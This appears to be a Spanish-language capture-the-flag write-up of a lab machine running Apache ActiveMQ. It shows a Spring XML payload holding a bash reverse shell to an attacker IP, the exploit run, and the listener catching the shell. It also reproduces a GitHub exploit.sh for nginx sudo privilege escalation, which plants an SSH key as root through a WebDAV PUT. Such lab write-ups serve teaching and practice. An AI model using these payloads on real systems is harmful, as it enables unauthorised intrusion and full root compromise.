<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="
http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-bean
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>bash</value>
<value>-c</value>
<!-- This command will give a reverse shell on port 9001. HTML Entity Encoded. Change IP
<value>bash -i >& /dev/tcp/10.10.16.5/9001 0>&1</value>
</list>
</constructor-arg>
</bean>
</beans>
$ go run main.go -i 10.10.11.243 -p 61616 -u http://10.10.16.5:8080/poc-linux.xml
[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.16.5:8080/poc-linux.xml
[*] Sending packet: 000000771f0000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f
010024687474703a2f2f31302e31302e31362e353a383038302f706f632d6c696e75782e786d6c
$ shutdown -h now
jouker@joukerm: ~/Escritorio/tempo
Archivo Acciones Editar Vista Ayuda
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.243 - - [26/May/2025 16:32:20] "GET /poc-linux.xml HTTP/1.1" 200 -
10.10.11.243 - - [26/May/2025 16:32:20] "GET /poc-linux.xml HTTP/1.1" 200 -
Archivo Acciones Editar Vista Ayuda
$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.243] 53042
bash: cannot set terminal process group (886): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$


https://github.com/DylanGrl/nginx_sudo_privesc
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
HackTricks - HackTricks
main
1 Branch
0 Tags
Go to file
Code
About
DylanGrl Update README.md
af40e7a · last year
3 Commits
README.md
Update README.md
last year
exploit.sh
Create exploit.sh
last year
README
Releases
Packages
Languages
Shell
Privilege Escalation - NGINX / SUDO
Condition - You must have sudo permission on nginx :
user@host:~$ sudo -l
Matching Defaults entries for user on host:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
User user may run the following commands on host:
(ALL : ALL) NOPASSWD: /usr/sbin/nginx
From an existing interractive session create or upload the exploit.sh script.
This exploit will create a nginx configuration and load it. The configuration will allow you to PUT resources in the system with root permission. The script will generate a SSH key and store it as authorized key to connect to the root account.
Run the exploit on the target:
./exploit.sh
Store the SSH Private Key then use it to connect to the host:
chmod 600 root_key
ssh -i root_key root@host

Code Blame 27 lines (27 loc) · 622 Bytes

```
#!/bin/sh
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
        server {
                listen 1339;
                root /;
                autoindex on;
                dav_methods PUT;
        }
}
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"
```

```
nginx: [emerg] bind() to 0.0.0.0:1339 failed (98: Unknown error)
nginx: [emerg] still could not bind()
[+] Generating SSH Key...
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa): /root/.ssh/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Saving key "/root/.ssh/id_rsa" failed: Permission denied
[+] Display SSH Private Key for copy...
-----BEGIN OPENSSH PRIVATE KEY-----
```

Y con esta comanda, específicando el directorio de root, he escalado privilegios de forma exitosa.

```
[+] Use the SSH key to get access
activemq@broker:~$ ssh -i id_rsa root@localhost
Warning: Identity file id_rsa not accessible: No such file or directory.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue May 27 04:24:02 PM UTC 2025

  System load:           0.296875
  Usage of /:            70.6% of 4.63GB
  Memory usage:          15%
  Swap usage:            0%
  Processes:             162
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.243
  IPv6 address for eth0: dead:beef::250:56ff:fe94:26e2

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~#
```